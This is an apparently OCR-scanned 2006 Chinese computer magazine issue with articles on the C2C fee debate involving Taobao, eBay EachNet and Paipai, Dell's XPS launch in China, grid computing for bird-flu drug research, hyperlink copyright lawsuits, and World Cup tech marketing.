



电子商务正在走进寻常百姓家，带来变化的正是淘宝、易趣这样的个人交易网站。这种用户对用户（C2C）的交易模式自2000年兴起后，交易网站也成为风险投资争相靠拢的对象。然而，比起洋玩意儿，本土企业淘宝网的看家本领还是“高举免费大旗”。但是中国C2C模式到底该不该收费的争论一直没有停止过。

网上开店收费难 免费也难

本刊编辑部/**张健**

选题提供者 贾硕 郑大理（各获得奖金150元）

据《2006年中国C2C网上购物调查报告》热点数据显示，截至2006年3月，北京、上海和广州三城市共有C2C网上购物消费者200万人，这项调查并不涵盖所有C2C交易的参与者。作为目前国内最大的C2C交易平台，淘宝网宣称其商品保有量已经达到了2800万件商品，日交易量达4700万元。在短短的6年时间里，中国的C2C网站由一家发展到多家，并仍不断有新鲜血液注入，市场繁荣的背后，我们不仅要问：中国C2C市场到底有多大？

数字说话：收费成为可能

5月9日，中国互联网络信息中心发布了《2006年中国C2C网上购物调查报告》热点数据。数据显示，截至2006年3月，北京、上海和广州三城市共有C2C网上购物消费者200万人，在网民中的渗透率达到16.2%，其中上海的渗透率最高，为18.5%，北京和广州的渗透率分别为17.5%和11.5%。根据购物人数与购物频度计算，去年中国C2C购物网站在三城市的用户市场份额，淘宝网为67.3%，eBay易趣为29.1%，拍拍网为2.2%，一拍网为1.4%。

本次调查结果表明，C2C网上购物在城市网民中渐成气候，参与C2C网上购物交易的人数和频次均十分活跃。数据显示，北京、上海、广州三城市中，有145万人曾经在淘宝网上有过购物，其中117万人在2005年这一年中至少在淘宝网上有过一次购物；在eBay易趣网上有过购物的人数为96万人，其中70万人在2005年这一年中在eBay易趣网上至少有过一次购物。拍拍网在三城市中的购物消费者也已经达到8万人。

相比于庞大的交易人数，C2C网上购物的交易频次同样可观。从调

查数据上看，2005年度，三城市在淘宝、eBay易趣、拍拍等C2C购物网站上的购物接近740万人次，其中在淘宝网的购物接近500万人次，在eBay易趣网上的购物超过200万人次。淘宝网上的购物消费者有最高的购物频度，2005年平均每人在淘宝网购物4.25次；eBay易趣网上的购物消费者平均购物3.08次。

国内互联网的发展规律告诉我们，聚合人气的网站不一定会有丰厚的收入，C2C网站也是如此，这里面的关键在于网站如何从C2C模式中获取利益？向买家收费显然不现实，于是，向卖家要钱就成为国内C2C企业争相收费的方向。

易趣将收费进行到底

创立于1999年的易趣网在C2C网站的发展史上功不可没。抱着试试看心理的网民很快就领教了易趣的收费模式。

“收费是我们的优势。”1999年毕业于哈佛大学商业管理研究生院的易趣首席执行官邵亦波自信地说。此前，淘宝CEO孙彤宇曾经表示，易趣过早收费，导致中国C2C电子商务发展过慢。

“只有收费，卖家才会真正认真地处理自己登录到网上的物品，着眼于提高成交率。收费后，卖家不会随意开价，不会把卖不掉的东西长期挂在网上，同时，买家才不会面对一个充斥着各种无效商品的市场。收费之后，易趣的成交额和成交率都大大上升了。”邵亦波说。

当然，收费也是企业走向赢利的必然选择。不过，比起这个，邵亦波更看重收费带来的净化市场的作用：“收费是市场的过滤器。”收费后，网上的卖家越来越认真，买家才会越来越多，市场才会进入良性循环。“为了进入这个良性循环，易趣用了2年多的免费期，培育足够的人气。而现在，竞争对手没能力收费。”

一位职业卖家谈论易趣网收费的问题时，非常赞同邵亦波的言论，她认为：“eBay公司在全球的成功来自于一种对电子商务全球化发展的理解，其十年的发展历史，决定了其在细节上的优势，功能上的强大，在中国市场上同样出色。个人认为现在易趣的收费比较合理，而由于卖家比淘宝少了不知道多少倍，所以竞争没有淘宝那么激烈，反应在成交量上是基本持平的。”

从2004年9月易趣正式完成与eBay的技术平台对接后，eBay易趣就将国内用户推向了国际轨道，这意味着其用户可以直接与eBay全球1亿多用户进行在线交易，这是国内任何的C2C无法超越的。在2005年易趣针对淘宝的迅猛发展也推出一系列的改革，包括降低很多费用。



截至2006年3月，北京、上海和广州三城市共有C2C网上购物消费者200万人。

一个董事会的决定，让易趣网全面收费模式持续了5年之久。“大造成熟C2C交易平台”早已成为仍留在易趣的交易者心中的共识，而这部分人占国内C2C交易总量的30%。而今天，同样是想采取收费的淘宝却再没有那么幸运。

淘宝收费失败告终

“根本没有罢市！”淘宝新闻发言人陶然对记者表示。


“招财进宝”本是淘宝网的一个再普通不过的竞价搜索排名项目，却遭遇到了前所未有的反对。反对者不仅有许多卖家，声称该举措导致电子商务C2C的不公平，咒骂马云（阿里巴巴首席执行官，淘宝网是阿里巴巴旗下网站）食言，对淘宝进行收费了，6000多名卖家在网上集体签名，声称要在6月1日集体罢市。

某论坛上的一个题为《原来骂淘宝的声音是这么出来的！》的帖子将事件引入高潮：该帖子以合同条款形式，详细描述了腾讯公司如何雇德盛嘉会公关公司借淘宝推出“招财进宝”惹来争议的机会，打击淘宝，策反淘宝用户将网上店铺开到腾讯拍拍网。经记者了解，腾讯、德盛嘉会均表示于己无关，并保留诉诸法律解决的权利。

在分析人士看来，淘宝网事后向部分注册用户开放投票，决定“招财进宝”项目的去留的举措，无疑是马云面对公关危机的一次妥协。

投票开始时，马云以“风清杨”的ID亲自发表了一篇名为《马云：谈谈拥抱变化》的帖子，两次向淘宝卖家道歉，安抚众怒。他称，淘宝和卖家的沟通工作存在问题，比如之前的删除言辞过激的帖子，推出产品时未做好解释工作，致使部分卖家对新产品不了解。“招财进宝”仍有不断完善的地方，并没为卖家带来很好的体验和方便。

“虽然招财进宝存在一些缺陷，我们正在不断完善，但它的思路是对的，收费也很合理。”“阿里巴巴董事



会对淘宝网没有赢利的要求”，淘宝只不过是想实现“让愿意付费的人付费，不愿付费的人免费”的商业模式。最后，强烈谴责“玩火”者、规则破坏者，并明确指出6000多名签名网友IP地址基本集中在易趣、拍拍的总部所在——上海和深圳，警告玩火者必自焚，将事件本身拔高到阻碍产业良性发展的高度。

然而，经过10天的网民投票显示，超6成人同意取消淘宝网“招财进宝”服务，淘宝网随即决定停止该业务。

分析：招财进宝的得与失

“招财进宝”是一种网络竞价排名系统，由淘宝网上卖家自愿就某个关键词出价进行商品的推广，并依据最终成交情况支付服务费用。它类似于Google、百度等搜索引擎的主要赢利模式——关键词竞价排名，通俗地说，网站可以花钱购买某一个关键字，然后在网民搜索该关键字时就可以优先看到该网站。现在，淘宝网将搜索引擎的商业模式引入到了电子商务平台内部。

“这项收费服务不仅比eBay易趣的推荐位收费服务(花钱购买一个固定位置来推荐商品)复杂，也比搜索引擎的竞价排名要复杂得多。”这是一位职业卖家分析后得出的结论，“搜索引擎的竞价排名只有一个指标，即谁出的钱多就把谁排在前面，并根据点击率来收费；而‘招财进宝’则依据两项标准来决定商品排名：一是卖家出价，二是成交量。同时，如果对某个关键词竞价之后却没有最终成交，就不用付费。”

这样的系统本身可能存在矛盾。例如，决定其排名的两项指标可以有四种组合，出价高、成交量大；出价高、成交量低；出价低、成交量高；出价低、成交量也低，就很难处理。比如说，A卖家今天出价5元，成交了5件商品，而B卖家出价10元，却只成交了1件商品，应该把A排在前还是把B排在前呢？这也是卖家争议较多的重要之点。

除了由收费本身的所带来的“不良反应”，“招财进宝”的初衷是好的。试想2800万件商品，日交易量达4700万元的一个网络“潘家园”（北京最大的旧货交易市场），如果不积极利用一些措施针对产品去伪存真、去糟推精，必然会造成交易本身的混乱，虚假、欺诈竞争丛生，消费者自身的权益得到损失，无论如何淘宝是平台的建设和维护者，是这个网络“潘家园”市场规则的缔造者，就更需要首当其冲地制定相应的规则和举措，招财进宝不过是初步尝试。

> “淘宝网是以自己的草根性来冲eBay的，他让eBay看到，哦，原来中国的用户是有这方面需要的。”

拍拍网免费意欲何为？

相对于通过竞价排名获得推荐位，腾讯拍拍网新推出的“蚂蚁搬家”活动，通过完全免费的“黄金推荐位”来扶持卖家开店。卖家只要在拍拍网成功导入自己在第三方交易网站的参考信用度，铺货20款以上，就很有机会获得黄金推荐位。据悉，淘宝“招财进宝”收费开始后，拍拍网获得了大量用户特别是中小卖家的强烈支持。一位从其他平台转移到拍拍网的卖家表示：“在网上开店本来就是一种新的尝试，为了赢得更多顾客基本都是薄利多销，所以我们宁可选择免费的平台开店，才会获得更多的利润”。

同样的场面在2004年后也曾出现过。当时的主角是易趣，而竞争者来自“全面免费”的淘宝网。但是，中国电子商务协会有关人士指出，这样做只能给网站带来人气，而对赢利并无帮助。

即使已经发展了7年多，eBay易趣还是没有赢利；淘宝网因为还没有收费，两年多来更完全是“零收入”。先行者尚且如此，后来者就更难说了。

C2C网站不能赢利的重要原因，是因为它还没有在中国找到最合适的商业模式。“淘宝网是以自己的草根性来冲eBay的，他让eBay看到，哦，原来中国的用户是有这方面需要的。”腾讯董事局主席马化腾对记者说。

eBay易趣目前的赢利模式主要是对卖家收取开店费、商品登录费、促销费等，这种模式沿用的是eBay在美国的模式。但这种模式在国内同样受到挑战。比如，因为收费比较贵，eBay易趣上很多挣钱不多的卖家流失很大，淘宝网正是依靠免费才在某些关键指标上超越eBay易趣。因此，应该看到，向卖家收费并不一定就是C2C必然的、唯

一的赢利模式，这种在美国可以成功的模式在中国也不一定就能成功。也许，在这之外可以探索出更好的、更适合中国的C2C赢利模式，但是目前依然还没有找到。

不为赢利，我们不仅联想到马云的怀疑，那6000多名签名网友IP地址为何“基本集中在易趣、拍拍的总部所在——上海和深圳”？




免费！创业也难

“招财进宝”服务告一段落了，反对者似乎可以高唱凯歌，继续无畏地享受免费的午餐了。然而，“收费与免费”话题的根本问题究竟在哪儿？对于C2C网站，收费是为了生存；对于参与者来说，难道他们在淘宝、易趣或者是拍拍网上卖东西的目的仅仅在于要节约那为数不多的“进场费”吗？

淘宝网总经理孙彤宇在谈及中国电子商务市场的时候详解淘宝网的两个话题，一个是有关收费问题，另一个是“淘宝商城”，并称B2C、C2C如今界限已渐渐模糊。B2C意味着商家直接进入交易平台，与普通卖家同台竞技，而此前淘宝网存在的很重要的意义就是吸纳就业，为中小创业者提供一个成功的平台。这个基本的目的似乎被掩盖在铺天盖地的“收费与免费”的争论当中了，而免费真的就方便大家实现这个目的吗？

“我看过一次数字统计，是在论坛上发的一次投票，内容是卖家赢利情况，90%的卖家一个月连500都挣不上，也就是说绝大多数的卖家如果单纯地依靠淘宝，绝对要饿死，这90%中的很大一部分是一个月卖1个2个这样，因为淘宝是兼职卖家占了很多的部分。这个数字统计虽然没有权威性，但是也有代表性吧。”一位在淘宝网经营多个店铺的创业者说，“好了，现在淘宝免费了，很多盲目的同行都高兴了，但我们的观点是，他们很快会醒过来的，因为只有职业卖家发展得更好，淘宝上的商品才能越有竞争力，但是淘宝上目前的模式，对创业者来说有太多的限制。”

在这位创业者的指导下，记者领教了推荐位对于卖家的重要性。“如果在淘宝和易趣都分别登了10件商品，那么销售业绩可能是淘宝好，但是如果都登1000个商品，易趣的优势立刻显示出来！而通过合理利用招财进宝，淘宝的推荐位数量是可以大幅度增加的。”在eBay易趣，平台提供了数字统计、电子邮件营销、促销的后台、HTML编辑器等方便交易的功能。面对“免费”的呼声，有谁真正了解C2C里面的门道呢？



▲eBay易趣卖家管理界面当中方便交易的简单统计功能。

开店创业的时代来临了？

调查认为，中国C2C网上购物市场方兴未艾，发展前景看好，随着互联网的进一步普及和对网上购物了解程度的增加，C2C网上购物市场还将持续增长。据统计，绝大多数C2C网上售物卖家在未来半年内打算扩张现有店铺或新开网上店铺。淘宝网有3/4的卖家表示要扩张在淘宝网上的现有店铺，eBay易趣和拍拍网表示要扩张现有店铺的卖家分别为63%和71%。

同时，中国C2C网上购物市场要获得健康发展，许多问题亟待解决。调查报告显示，C2C网上购物最让人不放心的主要是两个方面：一是商品品质，北京、上海、广州都有接近2/3的人对商品的品质不放心；二是卖家的诚信，有1/3的买家对卖家的诚信感觉不放心。但是当被问到：“根据自己的购物体验，你会推荐亲朋好友去C2C的网上购物吗？”，有超过2/3的人称，会推荐自己的亲朋好友到网上购物，由此可见，网上购物潜力巨大。另外，由于C2C网站不直接负责物流配送，因此网上购物的物流配送方面还存在较大问题，而且容易导致买卖纠纷。但可喜的是C2C网上购物的支付系统已经广被C2C购物消费者接受，并得到消费者普遍的高度评价，包括买家（卖家）信誉、信用评估机制与赔付担保承诺在内的诚信与交易安全体系也已经基本成型。网上开店创业的时代真的来临了吗？ CF[XW01]

数字 Number

0.7英寸

Syscan Imaging在0.7英寸的地方，硬是塞上了个具有1920×1080解像力的硅液晶微型屏幕，作为投影电视之用。而且在制造上相对其他竞争对手具有较低的成本，而未来只要能够再克服目前的色差等问题，相信更是后势看涨。这种被称为纳米碳管的显示器，不但可以跑得更顺畅，而且无残影问题。



2.5mm

普利司通认为他们的2.5mm厚、双色版本的“快速反应液态粉状显示器”是目前世上最薄的电子纸，并且和其他公司的电子纸一样在弯折时或电源切掉后还能继续维持显示。



1.48mm

这片由LG发布的新LCD真的是薄如刀片了。1.48mm LCD的出现无疑将给笔记本电脑的轻薄带进来曙光。令人遗憾的是，现在连正式推出时期都还不知道呢。



4×4

AMD即将新推出的平台铁定让你心跳加速。新的平台被称为“4×4玩家平台”（四个核心再加四颗GPU），但厂商出货时并不一定要一次把全部的东西装好，而是可以先以一颗CPU、一张显卡的组合出货，等到消费者有闲钱时再自行购置剩余的部件。想必这会是场兼容性噩梦吧！开始存钱吧！各位玩家们，今年看来会是很有趣的一年……



400元

飞利浦近日在京宣布，将授权居中国手机制造商三甲行列的海尔公司采用飞利浦Nexperia移动系统解决方案5128，以在中国市场批量生产一款超低价手机。飞利浦和海尔手机人士均表示，超低价手机将具备短信、通话、通讯录等基本实用功能，售价应当在400元以内。

引入XPS 戴尔留给人们的三个猜想

■ 本刊编辑部/**张健**

2006年6月，戴尔首次在其中文网站上开卖XPS系列笔记本电脑，这标志着1993年在美国诞生的高端游戏笔记本系列首次向中国的用户敞开了怀抱。然而，综观国内笔记本市场现状，消费者能够买到的笔记本型号从高端到低端，可谓无所不有。无论你是追求价格，还是追求性能，总有一款适合您。而戴尔选择此时将定位高端游戏发烧友的XPS系列引入中国，一改其高性价比的品牌形象，这不仅让人们产生了如下猜想，而与戴尔（中国）有限公司市场总监阚孝全的面对面，给诸多问题暂时画上了句号。



品牌定位转移?

7月的笔记本市场，价格战在所难免，而实际上，目前国内整个笔记本电脑行业已经将价格战发挥到了极致。价格战的中心战场非中低端市场莫属，这是因为，品牌厂商可以利用这一优势短时间内占领市场。然而，对于利润贡献来讲，中低端市场却不是最大的一块。这一点不仅为国内厂商所共知，戴尔也非常明白。

作为世界上最大的个人电脑制造商，戴尔在国内用户的心目中，往往就是性价比的代名词，同类产品具有较好价格优势的戴尔单单靠出货量大来提升销售的做法显然无法使其短时间内将国内市场做大。在这个时候推一些高端笔记本电脑，显示出一个笔记本制造商真正实力的同时，为自己带来了丰厚的利润，戴尔何乐而不为呢?

“XPS所代表的高品质和高性能的笔记本电脑市场逐渐在中国成熟，追求极高要求的售后服务的用户在中国也会陆续出现。通过我们的直销模式，戴尔比其他厂商更容易了解用户的需求，用户对于商用的、家用的、性价比高的笔记本产品的需求得到满足后，我们也有调查发现用户在追求XPS这样的产品。”阚孝全说。

如此说来，戴尔将其高端市场极具竞争力的XPS系列笔记本电脑推向国内市场，也在情理之中。

直销方式变化?

直接销售的模式一直是戴尔引以为豪的特色渠道。在中国，一、二级城市的用户已经可以轻松实现打电话或者上网订购戴尔电脑，而这种模式使得戴尔在向更广阔的三、四级市场推进时遇到了阻碍。

最新的消息显示，在美国，戴尔拥有160家体验店，而最近增加的两家超大规模的体验中心更是一改戴尔在“幕后销售”的方式方法。“直接销售与体验店模式相结合，戴尔在多方面满足用户的需求”阚孝全认为。

其实，在国内，很多用户的一个疑问就是，如果我不能看到戴尔的电脑，如何才能知道它的性能是优秀的，外观是出众的呢?相比美国用户更加熟悉XPS，戴尔将如何解决国内用户“看不到、摸不着”的困扰呢?

“只要用户有需要，我们就会考虑。每年戴尔的客户咨询委员会都会到中国市场亲自听取客户的意见，只要用户觉得有必要体验，我想戴尔也会考虑有关解决方法。”阚孝全并没有明确表示戴尔会改变目前直销的策略，但我们从戴尔亚太区总裁Stephen J.Felice的谈话中得到了更多的信息：“除美国外，戴尔在香港也设有体验中心，戴尔正在积极评估体验中心的效果，以考虑是否引进内地市场。因为，这一做法的目的，是便于线上订购用户对于产品的选择。”

美式服务水土不服?

“因为是直销的，我们的售后服务会做到很好。”XPS产品经理说。

有些理性的消费者在选购戴尔XPS系列笔记本电脑时，会考虑究竟自己花费大量的金钱购买此系列笔记本电脑是否值得?这可能是戴尔XPS系列笔记本电脑能否在国内取得成功的关键所在。

联想Thinkpad T系列笔记本电脑的售价一直不低，因为用户公认其性能稳定，蓝色快车服务体系是其强有力的售后支持。缜密的售前咨询，强大的软件支持，周到的售后服务造就了Thinkpad的成功。

我们注意到，戴尔XPS系列笔记本电脑将采取的7X24小时售后服务模式在业内堪称首创，专门的团队为XPS用户提供贴心服务，看来戴尔确实寄希望XPS在国内市场全面转型。CF [XW02]

对付禽流感 网格计算牛刀小试

本刊编辑部/**张健**

利用全球2000~3000台电脑进行网格运算，使药物结构分析的周期，从原本需要130多年的计算，缩短至4周便可以完成。近日，由台湾研究院基因研究中心参与的利用网格技术对付禽流感的项目初见成效，让人们看到禽流感抗生素的希望，同时也看到了网格计算的威力。



"网格"助疫苗开发

台湾研究院基因研究中心吴盈达博士透露，此次通过网格运算的技术，利用全球2000~3000台电脑进行网格运算，使用约137个CPU年的计算量，产生1400GB的资料量，让药物结构分析的周期，从原本需要130多年的计算，缩短至4周便可以完成。

作为对比，吴盈达博士解释说："从最近越南、印尼爆发的人类感染禽流感案例来看，我们发现当采用克流感药物予以治疗后，会发生流感病毒蛋白的突变现象。这种突变有可能会加速流感病毒在人与人之间的传染能力，为了找出可能产生突变的基因位置，我们需要大量的计算模拟，以作为进行药物研究的基础。以往我们需要花较长的时间等待电脑计算的结果，以便检验可能成为药物的化学分子，网格计算系统具备了处理大量资料的能力，药物化学家可以省下许多测试的时间，将省下的时间，专注在发现有初步疗效的药物上，对于禽流感这种传染性强又迅速的病毒，争取时效尤其重要。"

该研究机构专门负责网格计算的专家李宏春表示，这不是网格计算第一次应用在药物开发上。此前，欧洲的几个研究单位将网格技术运用在对疟疾的研究上。欧盟专门为此立项——EGEE计划，它是全球最大规模的网格计算应用环境，目前有39个国家179个单位参与，它提供了跨越地理疆界的大规模计算环境，支援全球性的科学研究合作与应用，目前已应用于高能物理、生物医学、地球科学等领域。

网格技术走进生活

"常有人问我，互联网之后最重要的技术是什么？"IBM负责互联网策略的副总裁帕脱克最近对记者说，"现在还没有答案，但我相信是网格计算。网格计算是一种中间件。现有的资源，诸如网络、超级计算机、服务器、操作系统、数据库、文件系统等都是网格计算的底层设施，网格计算之上是应用程序，这些应用程序通过网格计算调用、共享网上资源来完成任务，因此，把网格计算看成是一种中间件应该算是'恰如其分'的。"

解放军理工大学副教授、全军军事网格技术研究中心主任刘鹏认为，网格技术具有很大的应用潜力。它能够汇集数千科学家之力共同完成同一项科学试验，并且让分布在各地的人们在虚拟环境中实现面对面交流。我国不久前已经正式开通了中国国家网格。目前，网格主要应用于科学研究、商业和军事领域。美国宇航局正在借助网格平台来设计新一代的航天飞机；HP和SUN公司目前已经开始提供网格计算和存储服务，你用多少付多少钱，就像把超级计算机搬到家里；美国曾用网格汇聚了13台超级计算机的力量，进行了人类历史上最大规模的军事仿真……

可以预见，网格即将走进寻常百姓的生活。例如，网格能够把全世界所有的企业联接成为实时交换信息的有机整体，任何一家工厂都可以知道自己的商品每时每刻在全球的销售情况，它的计算机会自动向所有的供货商发出原料订单，从而极其精准地安排生产，避免原料浪费和产品积压，实现全社会的精确生产；再如，假设您想到西双版纳旅游，需要预订飞机票、汽车票和宾馆等，网格就会根据您的需求，自动地与民航、公路和宾馆的网格服务器分别"交谈"，两分钟为您完成服务。 CF[XW03]

热词 Hottest Word

混合触摸板



这是一种新的LCD技术，利用它，可以让各种可携式电子产品有更轻、更薄触控面板使用。目前，三星成功地在3.5英寸的屏幕上运用了该新技术，将来的智能型手机、随身多媒体播放装置，甚至是导航系统上都能够感受到它的存在。

电脑的健康

一款名为POWER Watch的设备可以让玩家观察电脑的状况，将结果显示在仪表板般的LCD屏幕上。它除了让玩家观察风扇运转的情形和主机部分的运转的状况之外，还配备有Powered USB连接能力，除了数个多出来的连接槽之外，还有各种记忆卡的插槽。

三思

UC Berkeley大学的研究生们正研发一套名为iBuyRight的系统，您可利用手机相机来照产品上的条形码，并连结传回到服务器上，然后你的手机则会出现这款产品的相关信息（除了一些产品的基本信息，应该还会包括已经多少人购买、评分等信息），以让你判断该产品要不要购买。不过最令人讨厌的是，在我们买一个青菜萝卜时，还要考虑那么多，似乎也是挺烦人。



立体会议

在HP的实验室里，研究者即将推出一款重量级视频产品。用五个FireWire火线端口连接的网络摄影机，像飞行翼一样的小液晶屏幕，利用软件将各摄影机中录制的影像结合在一起成为3D立体画面。不过这玩意要求的硬件配置也不同一般，试验用机采用Intel Xeon Dual处理器、4GB的内存。



AMD LIVE

作为Intel 欢跃技术的挑战者，Alienware推出了一台基于AMD Live技术的Aurora7500。它配置了蓝光光驱、AMD Athlon64 FX-60处理器、液体冷却等重型装备，采购成本高达4300美金。





小心！搜索引擎惹麻烦

■ 盛邦（中国）法律顾问有限公司首席律师 于国富

作为普通的网民，谁会想到打开一个“搜”到的超链接也会惹来官司？今天我们就来谈谈这方面的话题。



超链接是搜索的脊梁

一般来说，超链接无非三种类型：文字链接、图像链接和视框链接。就拿最简单的文字链接来说，当我们点击它时，页面被跳转到其超链接属性所指向的那个文件或者网页上。当这个文件是浏览器无法正常显示或者无法识别时，浏览器往往会弹出下载提示，由用户决定是否将此链接所指向的文件下载到本地保存或由本地其他程序打开。

图像链接和视框链接则有所不同，它们都是直接把超链接所指向的图像或网页在本地网页中显示出来，作为本地网页的一项内容。拿我个人的博客来说，在“于国富律师的BLOG”这个网页上，有一张我的照片。但是，这个照片并不是这个网页的一项内容，而是通过一个图像链接所引用过来的。任何人在他的网页里加上这段代码，都会显示出我的这张照片。

目前，我们日常使用的Google、百度等搜索引擎基本上都在使用一种特殊的“机器人”，它会在互联网上沿着每个超链接“抓取”目标页面，然后按照一定的规则存放在自己的数据库中，以便向用户公布搜索结果，指导用户访问相应页面。如此说来，“超链接”就类似于搜索引擎的脊梁。

小心！麻烦来了

超链接加速了人们信息共享的速度，但它的另一个极端也逐渐浮出水面。

不久前，百度因MP3下载一事不断惹祸上身，继败诉于上海步升音乐文化传播有限公司侵犯音乐著作权一案后，又被香港七大唱片公司告上北京市第一中级人民法院，他们状告百度公司未经允许在其经营的网站上对涉案的137首歌曲提供在线播放和下载服务，并为此向百度公司索赔经济损失167万元。

尽管百度董事长兼CEO李彦宏坚持认为，百度仅仅为用户提供访问链接，但是，正是这些作为搜索引擎的脊梁的超链接，成为搜索引擎“获罪”的元凶。

与百度同命相怜的是，Google也在承受着人们对他的超链接的不满。据报道，一个纽约政客在州最高法院起诉了Google，指控它从链接到儿童色情而赢利。Google否认了这样的活动并且说他绝对保证用户进入儿童色情网站是很困难的。作为搜索服务提供商，Google认为自己不应当对被搜索到的内容承担责任。

更早的超链接案件涉及微软。Ticketmaster是一家门票销售代理公司，建立自己的网页并开展网上订票活动，而微软开设了名为Seattle.sidewalk.com的网站，提供当地娱乐信息。这一网站制作了文字链接，浏览的用户点击这些链接，则可以绕过Ticketmaster公司的首页而直接到其订票系统所在的页面进行订票。这种做法导致了原告的广告收入减少。原告诉至法院并声称，被告所提供的绕过行为实际上是构成了“电子仿冒”。





别急！有办法了

试图享用“免费大餐”的超链接会被判侵权。免费利用别人的辛勤劳动的成果，企图不劳而获，谋取广告利润的超链接行为所引发的著作权问题类似于图像链接，不过，我们认为运用反不正当竞争法更为恰当。反不正当竞争法第九条规定：经营者不得利用广告或者其他方法，对商品的质量、制作成分、性能、用途、生产者、有效期限、产地等作引人误解的宣传。根据该法第二条，商品包括服务。鉴于在互联网上提供内容也是一种服务，如果此处的超链接使用户对“生产者”或“产地”产生误解，应当受到惩罚。

搜索引擎有义务避免有害链接。目前的互联网技术完全可以根据关键词识别出哪些网页是用户感兴趣的，那么，它也应该相应地具备一定的鉴别能力，能够尽其所能地分析出哪些页面中含有不当的内容。

超链接引发的官司呈现逐年上升的趋势，然而，普通用户最关心的是，我们的点击行为是否会涉及商业侵权或者具有其他法律问题？这一点我们大可放心，因为浏览者（点击超链接的人）并不是设置超链接的人，因此没有过多的法律问题。



阿健说说

6月是一个激情燃烧的月份，任何与世界杯沾边的文化现象都可以与商业扯上关系。作为娱乐也好，作为投资体育经济也罢，我们看热闹的同时也为这些给夏天带来激情的事件拍手叫绝。



悬赏120万 联想打造“WCG中国版”

第一则消息来自联想。6月上旬，中国第一个国际级的电子竞技锦标赛IEST（International Electronic Sports Tournament 2006）在首都北京鸣枪开战。

据了解，联想IEST的赛制采用普通玩家报名加邀请知名职业选手的模式，并且比赛采用线上和线下结合的方式。IEST设有魔兽争霸、星际争霸、实况足球三个比赛项目，全部比赛历时8个月、涉及12个城市，奖金总额为120万元人民币。

作为国际上顶级的电子竞技赛事，WCG、ESWC和CPL一直都被国际顶级厂商支持和赞助。而IEST首次由国内企业联想独立资助，并有望成为国际上另一著名的顶级赛事。谈到招商，IEST赛事组委会执行副主席刘杰表示，联想初涉电子竞技比赛，运作的经验不足，因此本届比赛暂不会考虑赛事的盈利等问题，等到时机成熟联想会考虑将该项赛事独立成公司运营，届时联想将像三星那样退居幕后。联想集团副总裁兼大中国区品牌沟通部总经理李岚强调：“比赛规格和要求并不会低，要办就办国际顶级赛事，我们成功赞助都灵冬奥会，也参与了2008北京奥运会，我们更有信心办好这个赛事。”

据国家体育总局办公厅副主任王路介绍，IEST已获中华全国体育总会的批准，是继CEG之后国家支持的另一赛事。王路表示两大赛事的区别是，CEG是国家体育总局牵头的国家级赛事，参与者主要是职业选手，采取职业俱乐部分站赛的方式选拔，而IEST属于商业锦标赛，主要面向业余选手，重在娱乐。

数字家庭打响“视界杯”

作为数字家庭最有力的推动者，英特尔也将世界杯作为数字家庭内容产业启动的最好舞台。5月31日，英特尔携手微软、方正与搜狐四家厂商共同宣布在6月初举行的世界杯期间，联合推出可以享受搜狐世界杯内容的方正电脑。借助世界杯商机，技术厂家、电脑厂家、内容厂家联合携手共推数字家庭。据悉，在方正所有的零售品牌电脑里面，会预置微软的操作系统及搜狐的内容服务入口，只要消费者购买了含有这种技术的电脑，可以随时随地在第一时间得到最新的世界杯战报。

英特尔还与东方宽频联手推出“邀您共赏世界杯”的活动。据悉，从5月1日到世界杯期间，英特尔在中国的60个城市、1000多家PC零售店进行捆绑了“东方宽频”世界杯内容的双核平台数字家庭电脑的推广。

家电厂商也为世界杯的到来铆足了劲，包括长虹、康佳、创维、TCL、海信、三星等在内的企业，都已推出数十款“世界杯”电视，这些产品打出了“动态高清”、“双倍高清”、“可录电视”等概念牌。康佳联合央视、新浪共同推出“康佳双高清、开心世界杯”的主题营销活动，并在终端推出一系列促销活动；TCL推出世界杯纪念版47英寸液晶电视。

世界杯一脚踢出多少商机?

四年一届的世界杯就像是一架高速、稳定的印钞机，其商机蛋糕被众多企业无限放大。

早在4月，联想签约著名球星罗纳尔迪尼奥成为其全球品牌形象代言人。这一事件被人们看做中国IT企业与国际足球巨星签约的里程碑。世界杯期间，以小罗代言的联想PC的广告也会铺天盖地地上演。

当然，世界杯不仅仅是企业品牌竞技的绝佳舞台，也是新技术新应用最好的推广平台。

上海文广与英特尔达成合作协议，开通手机版网络平台。手机用户可以通过彩信新闻、下载足球赛事视频参与世界杯，并同时开通名为“娱乐芯开始.com”的中文域名。东方明珠也宣布，DMB（数字多媒体广播）手机电视商用网络在6月德国世界杯期间开通，届时上海用户可通过DMB网络观看世界杯。

